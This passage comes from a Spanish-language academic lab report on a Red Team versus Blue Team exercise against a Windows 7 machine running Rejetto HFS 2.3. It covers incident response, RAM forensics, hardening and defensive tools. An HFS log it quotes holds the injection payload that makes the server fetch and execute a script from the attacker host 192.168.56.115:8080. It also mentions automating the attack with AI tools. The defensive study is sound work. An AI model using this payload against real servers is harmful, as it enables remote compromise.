UDP    0.0.0.0:5004              **:*                       1548
UDP    0.0.0.0:5005              **:*                       1548
UDP    0.0.0.0:5355              **:*                       812
UDP    0.0.0.0:55308            **:*                       1444
UDP    10.10.0.90:137           **:*                       4
UDP    10.10.0.90:138           **:*                       4
UDP    10.10.0.90:1900          **:*                       1444
UDP    127.0.0.1:1900           **:*                       1444
UDP    127.0.0.1:52430          **:*                       2632
UDP    127.0.0.1:61885          **:*                       1444
UDP    192.168.56.109:137       **:*                       4
UDP    192.168.56.109:138       **:*                       4
UDP    192.168.56.109:1900     **:*                       1444
UDP    [::]:3702                 **:*                       1444
UDP    [::]:3702                 **:*                       1444

```

Nota. Se muestra la conexión establecida desde la máquina atacante hacia el HOST-A.

Se puede observar en el resultado del comando anterior, una conexión de red sospechosa desde la dirección IP 192.168.56.115, en el puerto 4444, que ejecuta el ID de proceso 1672. Se revisan las tareas en la consola con el comando `tasklist` con el fin de verificar cual fue el archivo

ejecutable abrió dicho proceso. Se encuentra un nombre de archivo bastante inusual como se muestra en la figura 38.

Figura 38

Ejecución del comando tasklist


```

C:\Users\usuario>tasklist
=====
Nombre de imagen          PID  Nombre de sesión  Núm. de ses  Uso de memor
=====
System Idle Process      0    Services          0             24 KB
System                   4    Services          0             672 KB
smss.exe                 264  Services          0             868 KB
csrss.exe                340  Services          0             3.804 KB
csrss.exe                388  Console           1             4.536 KB
wininit.exe              396  Services          0             3.640 KB
winlogon.exe             436  Console           1             4.960 KB
services.exe             484  Services          0             6.836 KB
lsass.exe                492  Services          0             8.100 KB
lsm.exe                  500  Services          0             3.296 KB
svchost.exe              608  Services          0             6.940 KB
UBoxService.exe         668  Services          0             5.272 KB
svchost.exe              732  Services          0             5.940 KB
svchost.exe              828  Services          0            14.392 KB
svchost.exe              868  Services          0            45.080 KB
svchost.exe              896  Services          0            23.484 KB
svchost.exe              380  Services          0             9.820 KB
svchost.exe              812  Services          0            11.192 KB
spoolsv.exe             1184  Services          0            10.240 KB
svchost.exe             1212  Services          0            10.560 KB
dwm.exe                  1252  Console           1             4.016 KB
explorer.exe            1264  Console           1            39.700 KB
taskhost.exe            1332  Console           1             6.224 KB
svchost.exe             1444  Services          0            10.836 KB
UBoxTray.exe            1892  Console           1             5.716 KB
SearchIndexer.exe      1088  Services          0            11.136 KB
hfs.exe                 1992  Console           1            14.792 KB
spssvc.exe              1724  Services          0            12.128 KB
svchost.exe             1292  Services          0            18.860 KB
wmpnetwk.exe            1548  Services          0             7.468 KB
cmd.exe                 1976  Console           1             2.780 KB
conhost.exe             2248  Console           1             5.192 KB
wscript.exe             2632  Console           1            11.996 KB
zcGhWfKw.exe            1672  Console           1            6.324 KB
cmd.exe                 2296  Console           1             3.504 KB
=====

```


Nota. Se muestra el resultado del comando *tasklist* en el HOST-A y se nota un proceso con nombre muy inusual.

Se busca en el explorador de archivos del sistema el nombre del archivo ejecutable sospechoso y se encuentra en la carpeta Temp del usuario que ha iniciado sesión en el sistema. La siguiente imagen muestra el resultado de la búsqueda en el disco local C:\ del HOST-A.

Figura 39*Búsqueda del archivo sospechoso en el HOST-A*

Nota. Se muestra el resultado de la búsqueda del archivo ejecutable sospechoso en el explorador de archivos del HOST-A.

Al detectarse que puede ser un programa maligno se procede a desconectar la máquina de la red para evitar la exfiltración de datos y los ataques post-explotación desde el equipo comprometido. La figura 40 muestra la desconexión de las interfaces de red del HOST-A en el entorno virtualizado.

Figura 40*Desconexión de red del HOST-A*

Nota. Se muestra la desconexión de la red de la máquina virtual HOST-A.

También se utiliza la herramienta TCPView, para comprobar las conexiones existentes y observar el PID que se está comunicando con alguna dirección IP no autorizada. Con esto se comprueba la existencia del proceso sospechoso, la conexión inusual encontrada y el archivo ejecutable que abre dicha conexión tal como se observa en la figura 41.

Figura 41

Ejecución del software TCPview

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
hfs.exe	1992	TCP	Listen	0.0.0.0	80	0.0.0.0	0		hfs.exe
svchost.exe	732	TCP	Listen	0.0.0.0	135	0.0.0.0	0		RpcSs
wmpnetwk.exe	1548	TCP	Listen	0.0.0.0	554	0.0.0.0	0		WMPNetworkSvc
winit.exe	396	TCP	Listen	0.0.0.0	49152	0.0.0.0	0		winit.exe
svchost.exe	828	TCP	Listen	0.0.0.0	49153	0.0.0.0	0		eventlog
svchost.exe	896	TCP	Listen	0.0.0.0	49154	0.0.0.0	0		Schedule
lsass.exe	492	TCP	Listen	0.0.0.0	49155	0.0.0.0	0		lsass.exe
services.exe	484	TCP	Listen	0.0.0.0	49156	0.0.0.0	0		services.exe
zcGhyWfKw.exe	1672	TCP	Established	192.168.56.109	49163	192.168.56.115	4444		zcGhyWfKw.exe
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0		System
System	4	TCP	Listen	0.0.0.0	2869	0.0.0.0	0		System
System	4	TCP	Listen	0.0.0.0	5357	0.0.0.0	0		System
System	4	TCP	Listen	0.0.0.0	10243	0.0.0.0	0		System
svchost.exe	732	TCPv6	Listen	::	135	::	0		RpcSs

Nota. Se muestra el software TCPview para comprobar las conexiones sospechosas y los archivos maliciosos que se están ejecutando en el HOST-A.

Se revisa el log de la aplicación HFS y se detecta una conexión desde la dirección IP 192.168.56.115 a través de los puertos remotos 44289, 41557 y 8080, lo cual significa un intento de explotación remota contra el servidor HFS, donde el atacante está intentando ejecutar comandos usando una vulnerabilidad conocida de HFS versión 2.x.

La petición GET

`/?search=%A%url%:%host%}{.cookie|msEqKHz9UZPUBozLSQj4AjeLizA9YGow.}=%version`
`%=` inyecta código en el parámetro `search`, luego intenta que HFS descargue un script desde la URL `http://192.168.56.115:8080/P4lmHS` y lo ejecuta con `Execute x.responseText`. Estos comandos descargan código remoto que se ejecuta directamente en el servidor HFS logrando

comprometer la máquina virtual HOST-A. En la figura 42 se muestra el log del servidor HFS y las peticiones solicitadas desde la máquina atacante.

Figura 42

Log del servidor HFS en HOST-A

```

Win7-SE2020-X64 [Corriendo] - Oracle VM VirtualBox
HFS - HTTP File Server 2.3 Build 288
Port: 80 You are in Easy mode
Open in browser http://192.168.56.109/ Copy to clipboard


Virtual File System Log
08:40:19 p.m. Check update: failed
08:48:57 p.m. 192.168.56.115:44289 Requested GET /?search=%A%url%-%host%}{cookie|msEqKHz9UZPUBozLSQj4AjeLizA9YGow.)=%version%=
08:51:05 p.m. 192.168.56.115:41557 Requested GET /?search=> On+Error+Resume+Next
> x.Open+\"GET\", \"http://192.168.56.115:8080/P4lmHS\", False
> lf+Err.Number+<+<+0+Then
> wsh.exit
> End+lf
> x.Send
> Execute+x.responseText.}
08:51:05 p.m. 192.168.56.115:42611 Requested GET /?search=08:40:18 p.m. Check update: failed
  
```

Nota. Se muestra el log donde se evidencia la explotación del servicio HFS en el HOST-A.

Se realiza una imagen forense de la memoria RAM del sistema comprometido con el software *winpmem*, para proteger los datos volátiles en caso de que se apague el HOST-A. El archivo de volcado de memoria obtenido durante el proceso de adquisición forense es transferido y almacenado en el sistema operativo Windows 11 que hospeda el entorno de virtualización Oracle VM VirtualBox. Esta copia se realiza siguiendo procedimientos orientados a preservar la integridad de la evidencia digital y evitar alteraciones accidentales o maliciosas sobre el archivo original extraído del HOST-A. Es la evidencia digital que se utiliza posteriormente en caso de presentarse un proceso legal de este incidente. Una vez almacenado el artefacto, se procede a calcular la suma de verificación criptográfica mediante el algoritmo SHA-256. La figura 43 muestra el proceso de volcado de memoria y el cálculo del hash del archivo extraído en sha256.

Figura 43

Volcado de memoria RAM y hash del archivo



Nota. Se muestra el volcado de memoria volátil del HOST-A y el cálculo de la suma de comprobación hash sha256 del archivo extraído.

Desde el punto de vista de la seguridad defensiva se pueden realizar otros procedimientos que dependen del tipo de incidente, entre los cuales se puede mencionar la revisión del visor de eventos del sistema comprometido, registros de autenticación sospechosos, escalamiento de privilegios, realizar copia forense del disco duro para futuras investigaciones, entre otras.

También se debe identificar qué equipos fueron afectados, las cuentas de usuario comprometidas, las vulnerabilidades explotadas y qué servicios fueron impactados.

Medidas de Hardenización

En el caso que se estudia, para evitar que este mismo incidente se repita, se propone endurecer el sistema con controles preventivos y de reducción de la superficie de ataque. UNIR

(2026) recomienda mantener actualizados los parches del sistema operativo y software de terceros de forma priorizada, instalar y actualizar software antimalware, deshabilitar servicios innecesarios y reducir privilegios administrativos. Realizar segmentación de la red, configurar reglas restrictivas de firewall, fortalecer la autenticación con contraseñas robustas, implementar listas blancas de aplicaciones y control de ejecución. Revisar los permisos NTFS, comparticiones, acceso remoto y activar el monitoreo constante a través de un registro centralizado con alertas. Considerando que el ataque Red Team típicamente explotó un software vulnerable con Metasploit/meterpreter sobre Windows, se recomienda realizar las siguientes configuraciones adicionales. Actualizar el software HFS a su última versión, deshabilitar protocolos legados como SMBv1, LLMNR y NetBIOS para prevenir ataques de envenenamiento. Implementar una política de contraseñas con MFA, aplicar el principio de mínimo privilegio eliminando cuentas con privilegios excesivos y separando cuentas de administración de cuentas de uso cotidiano. Realizar segmentación de red con VLANs para separar estaciones de trabajo de servidores. Realizar configuraciones de firewall de host con reglas de entrada/salida estrictas y mantener los sistemas Windows actualizados en un ciclo mensual. Ejecutar una gestión de vulnerabilidades con OpenVAS, Nessus o un software similar para identificar CVEs activos. Bloquear la ejecución de binarios fuera de directorios autorizados para evitar payloads en directorios temporales. Bloquear la ejecución de scripts no firmados activando ScriptBlock y Module logging.

Blue Team Vs CSIRT

Blue Team es el equipo de personas especialistas en seguridad informática que se encarga de la defensa proactiva, la configuración de firewalls, el endurecimiento de sistemas y la detección y mejora constante de la seguridad. Es un equipo permanente de defensa encargado de monitorear, prevenir, hardenizar y realizar la mejora continua de la seguridad. Tiene una función

preventiva y continua que monitorea 24/7 la infraestructura, gestiona los sistemas SIEM, aplica hardenización, realiza análisis de vulnerabilidades y configura controles de seguridad que operan todo el tiempo, no solo cuando hay incidentes, siendo su objetivo que los ataques no prosperen.

Básicamente, el Blue Team es el equipo defensivo permanente que diseña, monitorea y mejora la postura de seguridad de la organización y su trabajo incluye detección, prevención, hardenización, observabilidad y mejora continua de los controles. (Intelequia, 2026).

El equipo de Respuesta a Incidentes (CSIRT/CERT) es una unidad reactiva y especializada cuya función principal se activa cuando una amenaza ya ha superado las defensas. Se centra en la fase de crisis, contención, erradicación, recuperación y análisis forense post-mortem. Elabora el informe posterior al ataque y registra las lecciones aprendidas. Este equipo entra con más fuerza cuando ocurre un evento confirmado o sospechoso y su foco es contener, erradicar, recuperar y aprender del incidente. Aunque ambos equipos trabajan en ciberseguridad defensiva, sus funciones son diferentes. El Blue Team Trabaja de forma preventiva y continua, monitoreando e implementando controles de ciberseguridad, realizando hardening, y buscando prevenir ataques. El equipo de respuesta a incidentes actúa cuando el incidente ya ocurrió. Investiga para contener ataques específicos, gestiona emergencias de seguridad, realiza análisis forense y recuperación. Busca minimizar los daños tras el incidente.

Center for Internet Security CIS

Como miembro del Blue Team utilizaría el CIS Benchmarks como guía de configuración segura para realizar hardening en los sistemas operativos Windows y las aplicaciones que utiliza la organización SecureNova Labs, dichas guías son la referencia técnica más detallada de acceso libre disponible, diseñadas para reducir la superficie de ataque.

Adicionalmente, CIS Controls es un framework que contiene 18 controles de seguridad priorizados por impacto, que pueden guiar al Blue Team a través de procedimientos que permiten enfocar los recursos en los controles que más reducen el riesgo real.

Así mismo, CIS-CAT Proen, en su versión lite gratuita, se utilizaría como la herramienta de auditoría automática para evaluar la conformidad de la configuración de un sistema contra los Benchmarks y tiene la posibilidad de generar un informe de cumplimiento en base a un porcentaje de seguridad.

En el contexto del ejercicio, se usaría el Benchmark para sistemas Windows como línea base, con el objetivo de verificar qué controles fallaron y cuáles deben activarse para evitar que el ataque realizado por el Red Team se repita. También sería útil para crear una política de seguridad repetible en Windows, redes y servicios críticos, porque CIS ayuda a priorizar controles de configuración, mínimo privilegio y reducción de exposición. En el contexto de los Blue Team, es una guía práctica para convertir recomendaciones generales en ajustes concretos de seguridad. (CIS Center for Internet Security, 2026).

Herramientas de Contención de Ataques Informáticos

SIEM

Un SIEM es una plataforma central de visibilidad de seguridad que una organización puede implementar y que combina dos disciplinas, SIM (gestión de información) y SEM (gestión de eventos). Este tipo de sistemas centraliza, correlaciona y analiza registros de múltiples fuentes para detectar comportamientos anómalos o patrones de ataque. Su valor está en convertir logs dispersos en alertas útiles y en una visión unificada de lo que ocurre en la infraestructura. Gómez (2025) explica que existen muchas funcionalidades que realizan los sistemas SIEM, entre las que se destaca la recolección centralizada de logs, que incluye eventos de firewalls, de IDS/IPS, de endpoints, de Active Directory, de aplicaciones web, de autenticación y de sistemas operativos.

Todo esto en un único repositorio normalizado con la funcionalidad de correlacionar eventos con un motor de reglas que cruza los registros de múltiples fuentes para detectar patrones de ataque. Puede generar alertas en tiempo real y notificaciones automáticas ante comportamientos anómalos con severidad clasificada como crítica, alta, media y baja. Incluye paneles de control y de reportes que pueden mostrar el estado de seguridad y el cumplimiento normativo como PCI-DSS, ISO 27001, MITRE ATT&AC. Calcula las métricas de los incidentes. Algunos tienen la capacidad de realizar retención y búsqueda forense como almacenar logs históricos para investigaciones post-incidente y analizar causa raíz. Pueden realizar inteligencia de amenazas a través de la integración de feeds y de indicadores de compromiso IOCs como direcciones IP maliciosas, hashes y dominios para hacer una correlación automática.

Algunas herramientas tipo SIEM con licenciamiento GPL o de código abierto son Wazuh, Ossim AlienVault, Elastic y Graylog.

Firewall

Un firewall es un conjunto de software que permite bloquear o restringir tráfico entre hosts, segmentos de red o el flujo de datos hacia y desde internet. Puede cortar la comunicación con sistemas atacantes y detener la propagación lateral. Ejemplo de esto es pfsense, un firewall de código abierto basado en FreeBSD, que se puede instalar sobre hardware tipo PC o tipo appliance. Permite crear reglas de seguridad para entrada y salida de tráfico entre la red LAN e internet (WAN). Cuenta con capacidades para bloquear direcciones IP de forma inmediata, implementar segmentación con VLANs y habilitar un sistema de protección contra intrusos IPS. Ante un ataque activo, puede aislar un segmento de red completo o bloquear las conexiones de comando y control C2 del atacante en segundos, desde la interfaz web de administración. (pfsense, 2026).

IDS/IPS

Son sistemas de detección y protección contra intrusiones que permiten automatizar las defensas para contrarrestar ataques. Suricata (2026) es una herramienta de código abierto para detección de intrusos y monitoreo de tráfico de red. Es un software tipo IDS que se puede configurar en modo IPS para bloquear y descartar paquetes maliciosos en tiempo real. Tiene la capacidad de inspeccionar tráfico en las capas de red, de transporte y de aplicación, puede aplicar reglas de firmas ante amenazas emergentes y puede ejecutar descarte de paquetes automático ante conexiones de Meterpreter, shells inversos y exploits conocidos.

Wazuh

Como se mencionó anteriormente, Wazuh es una plataforma SIEM (Security Information and Event Management) orientada al monitoreo, correlación y análisis de eventos de seguridad dentro de infraestructuras tecnológicas. Su arquitectura normalmente se implementa sobre tres componentes principales distribuidos en servidores independientes. El servidor manager o server, encargado de administrar los agentes y procesar los eventos. El indexador, responsable del almacenamiento e indexación de grandes volúmenes de registros. El dashboard, que proporciona la interfaz gráfica web para la visualización, análisis y administración centralizada de alertas e incidentes de seguridad. El funcionamiento del sistema se complementa mediante agentes instalados sobre los equipos finales, servidores, dispositivos de red que se desean monitorear. Estos agentes recopilan información relacionada con eventos del sistema operativo, registros de seguridad, integridad de archivos, actividad de procesos, conexiones de red, autenticación de usuarios y múltiples indicadores de compromiso. Posteriormente, esta información es enviada al servidor central para su análisis y correlación. Uno de los componentes más relevantes de Wazuh dentro de las tareas de respuesta a incidentes es el módulo denominado Active Response o de respuesta activa. Este mecanismo permite que el sistema no se limite únicamente a la detección

pasiva de amenazas. También pueda ejecutar acciones automáticas de contención y mitigación cuando se cumplen determinadas condiciones o reglas de seguridad previamente configuradas. El módulo de respuesta activa funciona a partir de la generación de alertas específicas asociadas a eventos sospechosos o maliciosos detectados por el SIEM. Cuando una regla de seguridad alcanza un determinado nivel de criticidad, Wazuh puede ejecutar automáticamente scripts o acciones correctivas directamente sobre el agente afectado, reduciendo significativamente el tiempo de reacción frente a incidentes de seguridad. Entre las acciones automáticas que puede ejecutar este módulo se encuentra el bloqueo de direcciones IP mediante el firewall local del sistema, la finalización de procesos maliciosos detectados en ejecución, el aislamiento o puesta en cuarentena de archivos sospechosos, la deshabilitación temporal de cuentas comprometidas, el bloqueo de conexiones remotas no autorizadas y la modificación dinámica de reglas de seguridad en el host monitoreado. (Wazuh, 2026).

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final:

<https://www.youtube.com/watch?v=2U-3oYvYGyM>

Conclusiones

En este laboratorio se evidencia de forma práctica cómo una vulnerabilidad conocida presente en el software Rejetto HTTP File Server (HFS) puede ser identificada y explotada exitosamente por el equipo de Red Team. Aprovechando las fallas de seguridad no corregidas en la aplicación, se logra evadir los controles básicos del entorno y obtener acceso remoto no autorizado sobre la máquina objetivo. Para llevar a cabo este proceso, se utilizan herramientas estandarizadas para pruebas de penetración como Metasploit, el cual permite gestionar los módulos de explotación y Meterpreter, una consola avanzada que facilita la interacción con el sistema comprometido. En la fase de respuesta inicial del Blue Team, se prioriza la contención sin apagar el sistema comprometido, preservando así evidencia volátil relevante almacenada en memoria RAM. En este caso se aplican principios básicos de respuesta a incidentes y análisis forense digital. Se utilizan herramientas como *netstat*, *tasklist* y *TCPView* para identificar conexiones sospechosas, procesos maliciosos y binarios ejecutados desde directorios temporales. El análisis de los logs del servidor HFS permitió reconstruir la cadena de ataque y confirmar la explotación remota mediante inyección de comandos y descarga de payloads maliciosos. Esto demuestra que los registros de eventos y logs de aplicaciones constituyen una fuente extremadamente útil de evidencia técnica durante una investigación forense de ciberseguridad. La desconexión inmediata del HOST-A de la red resulta una medida efectiva de contención, ya que evita la propagación lateral, la persistencia del atacante y posibles procesos de exfiltración de información. Adicionalmente, la adquisición forense de la memoria RAM mediante la herramienta WinPmem y el cálculo del valor hash SHA-256 constituyen pasos fundamentales dentro de los procedimientos estandarizados para la preservación de evidencia digital. La memoria volátil contiene información transitoria de gran relevancia que se pierde al apagar el equipo. La captura adecuada es indispensable para no alterar los datos originales. La generación

del hash SHA-256 permite obtener una huella digital única del archivo de memoria adquirido, lo que garantiza su integridad. Esto permite demostrar que la evidencia no ha sido modificada, alterada o manipulada desde el momento de su captura. En conjunto, estas prácticas aseguran la validez técnica y confiabilidad de la información recopilada, requisito indispensable para que los resultados sean aceptados en el marco de investigaciones de seguridad o posibles procesos legales. En este laboratorio se demuestra que la seguridad defensiva no depende únicamente de las herramientas, sino de procedimientos coordinados entre detección, contención, análisis y recuperación. Se presentan medidas de hardenización apropiadas que apuntan a reducir la superficie de ataque. Estándares como CIS Benchmarks y CIS Controls proporcionan una metodología estructurada y priorizada que puede fortalecer la postura de seguridad de una organización, facilitando la implementación de configuraciones seguras y controles medibles.

El laboratorio confirma que los ataques modernos combinan explotación de vulnerabilidades, ejecución remota, persistencia y movimiento lateral. Las organizaciones deben adoptar un enfoque de defensa en profundidad basado en monitoreo continuo, segmentación, gestión de vulnerabilidades, automatización de alertas y capacidades de respuesta a incidentes. La reproducción del mismo ataque con inteligencia artificial basada en Ollama y Claude code, demuestra que se puede lograr la automatización de los procedimientos en pruebas de penetración desde el punto de vista del Red Team.

Recomendaciones

Se recomienda realizar una revisión de los espacios físicos de la empresa con el fin de verificar si un actor malicioso tiene la capacidad de acceder a las instalaciones y realizar conexiones a la red interna, para posteriormente lanzar ataques desde la misma.

Se recomienda dejar de utilizar los sistemas operativos Windows 7, ya que el fabricante ha dejado de emitir actualizaciones de seguridad para este sistema operativo, y el software ha llegado al final del ciclo de vida.

Se recomienda no utilizar el software Rejetto HFS versión 2.3 o 2.4 ya que es completamente vulnerable. Si se decide que dicho software es necesario para la organización, se debe usar la versión 3, la cual solo se deja instalar en sistemas Windows 10 y 11 o Windows Server 2019, Server 2022 y server 2025.

A nivel general se recomienda mantener sistemas operativos, aplicaciones y servicios siempre actualizados con los últimos parches de seguridad para cerrar vulnerabilidades conocidas. Restringir accesos administrativos otorgando permisos solo cuando sea estrictamente necesario. Dividir la infraestructura en zonas seguras para limitar el movimiento lateral de un atacante. Implementar autenticación multi factor, exigir contraseñas complejas con rotación periódica. Implementar un sistema SIEM para correlacionar eventos y detectar anomalías en tiempo real.

Particularmente el uso de Windows 7 combinado con un escenario de movimiento lateral activo incrementa críticamente el nivel de riesgo en el caso de SecureNova Labs. Al ser un sistema operativo sin soporte oficial, carece de mitigaciones modernas contra vulnerabilidades críticas del protocolo SMB y de credenciales en memoria. Las acciones inmediatas y defensas técnicas adaptadas estrictamente a Windows 7 para contener el movimiento lateral son el aislamiento de red del HOST-A desconectando físicamente el cable de red o deshabilitando la

interfaz de red para frenar el escaneo y la propagación a otros equipos. Bloquear puertos críticos aplicando reglas en el firewall de Windows para el tráfico entrante y saliente en los puertos 445 (SMB) y 139 (NetBIOS) desde y hacia otras estaciones de trabajo. Cerrar los procesos de ejecución remota buscando y terminando instancias sospechosas de *cmd.exe* o *powershell.exe*, que tengan como proceso padre a *psexesvc.exe* o *wmiprvse.exe*. Realizar una configuración de seguridad específica para Windows 7 con el fin de mitigar el movimiento lateral en este sistema operativo. Aplicar cambios de configuración para deshabilitar SMBv1 de forma inmediata e instalar el parche KB2871997. Configurar el registro para deshabilitar el almacenamiento de contraseñas en texto plano en el proveedor de soporte de seguridad WDigest. Restringir cuentas locales por defecto, ya que Windows 7 permite que un administrador local acceda a los recursos compartidos de red de otra máquina con las mismas credenciales, también conocido como ataque Pass-the-Hash. Activar el filtro de tokens de cuenta local mediante el registro. Desactivar el registro remoto y el WMI Remoto. Restringir las conexiones de red hacia el servicio WMI, que son las vías principales para ejecutar comandos a distancia.

Se recomienda establecer un programa continuo y planificado de ejercicios coordinados entre equipos Red Team y Blue Team, con una frecuencia semestral o anual, ajustada según la criticidad de los activos y los cambios en la infraestructura. Esta práctica debe concebirse no como una actividad aislada, sino como un mecanismo sistemático para evaluar, fortalecer y madurar la postura de seguridad de la organización.

Referencias Bibliográficas

- Altube Vera, R. (2020). *Qué es OpenVAS*. OpenWebinars. <https://openwebinars.net/blog/que-es-openvas>
- Arango Serna, J. C. (2026). *Ponencia: IA Vs CTF: Puede la IA automatizar el Pentesting*. <https://www.youtube.com/watch?v=RTHVqf9P75k&list=PLJV0PmHl-aMmm96Qg2h3VjRcDQkXS6Ae7>
- Awan, A. A. (2026). *Using Claude Code with Ollama local models*. DataCamp. <https://www.datacamp.com/es/tutorial/using-claude-code-with-ollama-local-models>
- Campus Internacional Ciberseguridad. (2025). *Metasploit La herramienta esencial en Ciberseguridad*. <https://www.campusciberseguridad.com/blog/Metasploit-herramienta-esencial-ciberseguridad/>
- CIS Center for Internet Security. (2026). *CIS Benchmarks List*. <https://www.cisecurity.org/cis-benchmarks>
- Consejo Profesional Nacional de Ingeniería [COPNIA]. (2015). *Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares*. https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf
- CVE Program. (2011). *CVE-2011-3192 Vulnerability record*. <https://www.cve.org/CVERecord?id=CVE-2011-3192>
- CVE Program. (2014). *CVE-2014-6287 Vulnerability record*. <https://www.cve.org/CVERecord?id=CVE-2014-6287>
- CVE Program. (2014). *CVE-2014-7226 Vulnerability record*. <https://www.cve.org/CVERecord?id=CVE-2014-7226>
- CVE Program. (2024). *CVE-2024-23692 Vulnerability record*. <https://www.cve.org/CVERecord?id=CVE-2024-23692>

Departamento Administrativo de la Función Pública. (2008) *Ley 1266 de 2008*.

<https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34488>

Departamento Administrativo de la Función Pública. (2009). *Ley 1273 de 2009*.

<https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492>

Departamento Administrativo de la Función Pública. (2012). *Ley 1581 de 2012*.

<https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981>

Departamento Administrativo de la Función Pública. (2013). *Decreto 1377 de 2013*.

<https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646>

Fortinet. (2026). *¿Qué es una CVE? Vulnerabilidades y exposiciones comunes definidas*.

<https://www.fortinet.com/lat/resources/cyberglossary/cve>

FreeCodeCamp. (2023). *Qué es Nmap y cómo usarlo: Un tutorial para la mejor herramienta de*

escaneo de todos los tiempos. [https://www.freecodecamp.org/espanol/news/que-es-](https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos)

[nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-](https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos)

[tiempos](https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos)

Gómez, J. A. (2025). *SIEM: Qué es y cómo puede optimizar la ciberseguridad de tu empresa*.

<https://www.deltaprotect.com/blog/siem-que-es>

Holm Secutity. (2025). *What is Exploit-db Database?*

